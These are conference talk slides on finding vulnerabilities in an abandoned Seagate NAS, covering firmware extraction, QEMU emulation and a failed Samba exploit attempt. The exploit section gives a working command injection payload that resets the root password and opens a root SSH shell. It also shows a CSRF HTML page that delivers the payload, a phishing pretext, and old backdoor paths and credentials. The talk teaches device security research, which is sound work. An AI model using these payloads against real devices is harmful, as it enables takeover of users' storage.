VENDOR ABANDONED

Finding vulnerabilities in consumer devices

@WillShowalter

- Graduate student at Mississippi State
- Undergrad at University of Alaska Fairbanks
- Worked in Sys/Network Administration
- CTFs, CCDC

THIS TALK

Finding and exploiting vulnerabilities in your own devices

Outline

- Targets
- Information gathering
- Low hanging fruit
- Finding vulnerabilities
- Device emulation
- Exploiting

TARGETS

Types of targets

- Home cameras
- Network storage
- Weather stations
- Internet of Things*

My target – Seagate NS440 NAS

- Last updated 8/2012
- Patched a number of backdoors
- Supported ended when Business NAS introduced

INFORMATION GATHERING

(do your research)

What is already known?

- Hajo Noerenberg ~2011/2012
  - *Gave us: backdoors, how to image/modify filesystem*
- Moritz Rosenthal ~2015 (Frankfurt CCC)
  - *Primarily replacing firmware, not hacking*

Firmware deobfuscation

```
~ $ export FW="sg2000-2000.0631.img”
~ $ dd bs=5120 if=$FW of=$FW.tgz skip=15 seek=0 count=1
~ $ dd bs=5120 if=$FW of=$FW.tgz skip=1 seek=1 count=14
~ $ dd bs=5120 if=$FW of=$FW.tgz skip=0 seek=15 count=1
~ $ dd bs=5120 if=$FW of=$FW.tgz skip=16 seek=16
~ $ tar tvzf $FW.tgz
```

- Full original filesystem
- Differential patches

Specs

- Marvell Kirkwood 88F6281 / Feroceon 88FR131
- ARMv5TE chipset
- Kernel 2.6.31.8, ARMEL binaries
- Web interface built by

  * @author Wiley Li <wileyli@wistron.com.tw> * @copyright Copyright (c) 2004 Wistron Corporation.
- Samba 3.0.34, PHP 4.4.9

What types of services are running?

- SMB
- HTTP
- NFS, FTP, RPC, MT-DAAP*
- iTunes Media Server, AFP, Acronis Backup, Media Server*

169.254.86.233

Seagate

Welcome admin | Help | Logout

SYSTEM NETWORK STORAGE ACCESS MEDIA

System

- System Status
- General Setup
- Email Setup
- Admin Password
- Firmware Update
- Advanced
- S.M.A.R.T. Manager
- UPS Manager
- Backup Client License
- Shut Down / Reboot

System Status

System Information

Device Name	NAS400
Serial Number	2GG1041J
Firmware Version	4000.1411 Built on Wed, 01 Aug 2012
Date & Time	Sun, 01 Nov 2015 16:18:43
System Uptime	1 days, 17:53
Temperature	40 ℃ / 104 ℉
LAN 1 IP Address	169.254.86.233
LAN 2 IP Address	Disconnected
DataVolume Usage	0%
DataVolume RAID Type	Span

BLACKARMOR™

LOW HANGING FRUIT

Those backdoors I mentioned…

- They're all gone now =(
- /d41d8cd98f00b204e9800998ecf8427e.php
- /admin/sxmJEWAB/SXMjewab.php
  - *root/atsahs*

Connect it up to Burp Suite

- No SSL (by default)
- Basic cookie with PHP session ID
  - *Privileges tracked server side*

- ARP spoof/MiTM attacks

Cross Site Scripting potential

- Nikto - potential XSS
- Open >”<*script*> tags revealed PHP source
- Complete <script> tags rendered empty

FINDING VULNERABILTIES

Methodologies

- Vulnerabilty scanners
- CVEs / Public exploits
- Source Code analysis
- Reverse Engineering

Vulerability Scanners

- Good starting point – identifies services running and potential starting points
- Unlikely to hand you a working exploit

CVEs & Public Exploits

- Samba 3.0.34 has four remote-code execution CVEs, ranging from 7.5 to 10.0
  - *Rapid7 has x86 exploits for 2 of them*

Source Code Analysis

- Extract firmware from patches

- Static analysis tools:
  - *RIPS – static PHP source code analysis*
    Finds XSS, Code Injection, Command Injection…

- Finding the vulnerabilties described in the CVEs

  Find function names, data objects, etc

WALKING THROUGH MY ATTEMPT TO EXPLOIT SAMBA

Getting Started

- Ruled out CVE-2012-1182, CVE-2010-2063, & CVE-2013-4408
- Rapid7 exploit notes mentioned 3.0.X isn't exploitable in first two CVEs.
- Latter requires the attacker be a remote domain controller

dom_sid object

smb.h UNREGISTERED

smb.h

```
288 typedef struct dom_sid {
289     uint8  sid_rev_num;             /**< SID revision number */
290     uint8  num_auths;               /**< Number of sub-authorities */
291     uint8  id_auth[6];              /**< Identifier Authority */
292     /*
293      *  Pointer to sub-authorities.
294      *
295      * @note The values in these uint32's are in *native* byteorder, not
296      * neccessarily little-endian..... JRA.
297      */
298     uint32 sub_auths[MAXSUBAUTHS];
299 } DOM_SID;
```

Line 288, Column 1 | Tab Size: 4 | C++

CVE-2010-3069

util_sid.c UNREGISTERED

util_sid.c

```c
/*****************************************************************
 Parse a on-the-wire SID to a DOM_SID.
*****************************************************************/

BOOL sid_parse(const char *inbuf, size_t len, DOM_SID *sid)
{
    int i;
    if (len < 8)
        return False;

    ZERO_STRUCTP(sid);

    sid->sid_rev_num = CVAL(inbuf, 0);
    sid->num_auths = CVAL(inbuf, 1);
    memcpy(sid->id_auth, inbuf+2, 6);
    if (len < 8 + sid->num_auths*4)
        return False;
    for (i=0;i<sid->num_auths;i++)
        sid->sub_auths[i] = IVAL(inbuf, 8+i*4);
    return True;
}
```

Line 413, Column 1 | Tab Size: 4 | C++

Where is sid_parse called?

- NT_TRANSACT_IOCTL sub-functions
  - *NT_TRANSACT_QUERY_QUOTA*
  - *FSCTL_FIND_FILES_BY_SID*
- Query needs NTFS $QUOTA file
- No NTFS quotas on NAS

Final samba target: FSCTL_FIND_FILES_BY_SID

- Needed test environment to try to exploit, rather than just the live NAS
- No debug tools, limited binaries

DEVICE EMULATION

Tools:

- Qemu for ARMv5 architecture
- Crosstool-ng for compiling for ARM

Qemu

- Tool for emulating other architectures – x86, PowerPC, SPARC, ARM, MIPS, etc.
- Choose your architecture, machine, & CPU.
- No BIOS for ARM

How to install Linux with no BIOS?

- Bootstrapping with kernel & ram image to load debian net-installer
- Debian 5/6 ~same kernel, libc version as NAS
- Debian <7 != armel binaries in repo
- Find someone else's ARM 6 image, or find a physical device to make your own image.

QEMU arm command

- qemu-system-arm \
  -M versatilepb \
  -kernel vmlinuz-2.6.32-5-versatile \
  -initrd initrd.img-2.6.32-5-versatile \
  -hda debian_squeeze_armel_standard.qcow2 \
  -net nic –net tap,ifname=tap0,script=no \
  -append "root=/dev/sda1"

Moving binaries between hosts

- Figure out what libraries are dynamically linked, which other binaries are used
  - *Compile for x86, read "make install" output*
  - *readelf*
- LIBC – need to be close, match approx. kernel
- Add libraries to LD_LIBRARIES_PATH

Zero visibility – need debugger

- Debugging qemu directly
- Cross compiling can be a nightmare
- Canadian Cross Compile (aka, compiler cross compiling)
- Crosstool-ng

EXPLOITATION

Exploiting Samba

- Need to make SMB connection first.
- Metasploit has modules for doing this
- Decided to use pysmb library
  - *Didn't have get_files_by_sid written*

Exploiting Samba

- Single stepping gdb
- Exiting before the function call
- Additional bounds check I missed initially
  - *Maximum overflow of 8 bytes*

No exploit for the Samba configuration on the NS440.

BACK TO THE DRAWING BOARD

PHP – nature's vulnerability

- RIPS found ~1500 potential vulnerabilities
  - *~1100 XSS*
  - *~80 Command Injection*

Web Vulnerabilties

- PHP System & Exec calls
- Web administration pages tend to call binaries
- User input directly into a bash command
- Web processes run as root

169.254.86.233

Seagate

Welcome admin | Help | Logout

SYSTEM NETWORK STORAGE ACCESS MEDIA

Network

- LAN
- Services
- Workgroup
- Dynamic DNS
- Printer Manager

Dynamic DNS

Status:**Disable**

DDNS Client Setting

DNS server http://www.dyndns.com

Type your domain name (URL) http(s)://

Type your username

Type your password

Submit

Make sure to enable UPnP when using Dynamic DNS.

BLACKARMOR™

network_ddns_manage.php UNREGISTERED

network_ddns_manage.php

```
28  }
29  else {
30      if ($_POST["ddns"]=="dyndns"){
31      $fd = fopen("/etc/ddns_setting", "w+");
32      fwrite($fd, $_POST["username"].":".$_POST["password"].":".$_POST["url"].":"
            .$_POST["ddns"]."\n");
33      fclose($fd);
34      system('inadyn -u '.$_POST["username"].' -p '.$_POST["password"].' -a '.$_
            POST["url"].' >/tmp/ddns_res &');
35      sleep(3);
36      system('/bin/grep "successfully" /tmp/ddns_res >/dev/null 2>&1', $rtnval);
37      }
38
```

Line 34, Column 1 | Tab Size: 4 | PHP

network_ddns_manage.php UNREGISTERED

network_ddns_manage.php

```
28  }
29  else {
30      if ($_POST["ddns"]=="dyndns"){
31      $fd = fopen("/etc/ddns_setting", "w+");
32      fwrite($fd, $_POST["username"].":".$_POST["password"].":".$_POST["url"].":"
            .$_POST["ddns"]."\n");
33      fclose($fd);
34      system('inadyn -u '.$_POST["username"].' -p '.$_POST["password"].' -a '.$_
            POST["url"].' >/tmp/ddns_res &');
35      sleep(3);
36      system('/bin/grep "successfully" /tmp/ddns_res >/dev/null 2>&1', $rtnval);
37      }
38
```

108 characters selected | Tab Size: 4 | PHP

169.254.86.233

Seagate

Welcome admin | Help | Logout

SYSTEM NETWORK STORAGE ACCESS MEDIA

Network

- LAN
- Services
- Workgroup
- Dynamic DNS
- Printer Manager

Dynamic DNS

Status:**Disable**

DDNS Client Setting

DNS server: http://www.dyndns.com

Type your domain name (URL): http(s):// test.com

Type your username: ;touch /DataVolume/Public/test;

Type your password: ••••

Submit

Make sure to enable UPnP when using Dynamic DNS.

BLACKARMOR™

169.254.86.233

Sun Nov 1 18:04:45 2015: W:LANG: Cannot open language file. Will use english defaults, or default override (--lang_file ...) Sun Nov 1 18:04:45 2015: W:GETCMD: Missing option value at position 3 ('-u') INADYN-MT Help INADYN-MT is a dynamic DNS client. That is, it maintains the IP address of a host name. It periodically checks whether the IP address of the current machine (the external visible IP address of the machine that runs INADYN) has changed. If yes it performs an update in the dynamic dns server. Typical usage: -for dyndns.org system: inadyn-mt -u username -p password -a my.registrated.name -for freedns.afraid.org: inadyn-mt --dyndns_system default@freedns.afraid.org -a my.registrated.name,hash -a anothername,hash2 'hash' is extracted from the grab url batch file that is downloaded from freedns.afraid.org Parameters: '--help': help '-h': help '--username': your membername/ hash '-u': your membername / hash '--password': your password. Optional. '-p': your password '--alias': alias host name. this option can appear multiple times. '-a': alias host name. this option can appear multiple times. '--debug': debug level 0..7; higher number, more log debug messages. '-d': debug level 0..7; higher number, more log debug messages. '--input_file': the file containing [further] inadyn options. The default config file, '/etc/inadyn.conf' is used if inadyn is called without any cmd line options. Input file options are inserted at point of this option's appearance. '--ip_server_name': - local IP is detected by parsing the response after returned by this server and URL. The first IP in found in http response is considered 'my IP'. Default value: 'checkip.dyndns.org / '--dyndns_server_name': [[:port]] The server that receives the update DNS request. Allows the use of unknown DNS services that accept HTTP updates. If no proxy is wanted, then it is enough to set the dyndns system. The default servers will be taken. '--dyndns_server_url': full URL relative to DynDNS server root. Ex: /some_script.php?hostname= '--dyndns_system': [NAME] - optional DYNDNS service type. SHOULD be one of the following: -For dyndns.org: dyndns@dyndns.org OR statdns@dyndns.org OR customdns@dyndns.org. -For freedns.afraid.org: default@freedns.afraid.org -For zoneedit.com: default@zoneedit.com -For no-ip.com: default@no-ip.com -For easydns.com: default@easydns.com -For 3322.org: dyndns@3322.org -For generic: custom@http_svr_basic_auth DEFAULT value is intended for default service at dyndns.org (most users): dyndns@dyndns.org '--proxy_server': [NAME[:port]] - the http proxy server name and port. Default is none. '--update_period': how often the IP is checked. The period is in [ms]. Default is about 1 min. Max is 10 days '--update_period_sec': how often the IP is checked. The period is in [sec]. Default is about 1 min. Max is 10 days '--forced_update_period': how often the IP is updated even if it is not changed. [in sec] '--log_file': log file path abd name '--background': run in background. output to log file or to syslog '--verbose': set dbg level. 0 to 5 '--iterations': set the number of DNS updates. Default is 0, which means infinity. '--syslog': force logging to syslog . (e.g. /var/log/messages). Works on **NIX systems only. '--change_persona': after init switch to a new user/group. Parameters: to change to. Works on **NIX systems only. '--version': print the version number '--exec': external command to exec after an IP update. Include the full path. '--cache_dir': cache directory name. (e.g. /tmp/ddns). Defaults to /tmp on **NIX systems. '--wildcard': enable domain wildcarding for dyndns.org, 3322.org, or easydns.com. '--retries': network comm retry attempts. 0 to 100, default 0 '--retry_interval': network comm miliseconds retry interval. 0 to 30,000, default 1,000 '--lang_file': language file path, and file name. defaults to either ../inadyn-mt/lang/en.lng, or /etc/inadyn-mt/en.lng sh: -p: not found killall: inadyn: no process killed cat: /etc/ddns_setting: No such file or directory cat: /etc/ddns_setting: No such file or directory Sun Nov 1 18:04:45 2015: W:MAIN: Main: Error 'RC_CMD_PARSER_INVALID_OPTION_ARGUMENT' (0x51).

Seagate

Welcome admin | Help | Logout

SYSTEM NETWORK STORAGE ACCESS MEDIA

Network

LAN
Services
Workgroup
Dynamic DNS

Dynamic DNS

Can't connect to Dynamic DNS server

Status:**Disable**

My preferred DYNDNS username

- Username field:

```
passwd -d root;echo -e \"1234567890\"  | \
(passwd --stdin root); echo \"ssh stream tcp \
nowait root /usr/sbin/dropbear dropbear -i\” \
>> /etc/inetd.conf; /etc/init.d/S60inetd restart;
```

How can I exploit this without logging in myself?

- Social engineering a user to login
- Static HTML page with iframe
- Send POST with JS

inject.html UNREGISTERED

network_ddns_manage.php | inject.html

```html
<!DOCTYPE html>
<html>
<body>
  <iframe src="http://169.254.86.233" height="100%" id="iframe1" onload="loadDocAdmin()"></iframe>
  <style>
  body, html { width:100%; height:100%; overflow:hidden; }
  iframe { width:100%; height:100%; border:none; }
  </style>
  <script>
  function loadDocAdmin() {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function() {
      if (xhttp.readyState == 4 && xhttp.status == 200) {
        document.getElementById("demo").innerHTML = xhttp.responseText;
      }
    }
    xhttp.open("POST", "http://169.254.86.233/admin/network_ddns_manage.php?lang=en&gi=n0035&fbt=20"
      , true);
    xhttp.withCredentials = true;
    xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    command = encodeURIComponent("passwd -d root;echo -e \"1234567890\" | (passwd --stdin root);" +
      "echo \"ssh stream tcp nowait root /usr/sbin/dropbear dropbear -i\" >> /etc/inetd.conf;" +
      "/etc/init.d/S60inetd restart;")
    xhttp.send("ddns=dyndns&url=bob&username=bob&password=%3B"+ command + "&btn=Submit");
  }
  </script>
</body>
</html>
```

Line 9, Column 11 | Spaces: 2 | PHP

How to run?


- Steal PHP session ID with ARP-poisoning/MiTM
- Email the user: “I included a doc from the NAS so it makes you login before you can view it”

Benefits of this attack

- Admin can add themselves to any share – visible
- Root can rootkit the entire device, invisibly access or modify anything.

Inspirations

- Borrowing a bit from *A Bug Hunter's Diary* by Tobias Klein



Questions?

@WillShowalter

williamshowalter@gmail.com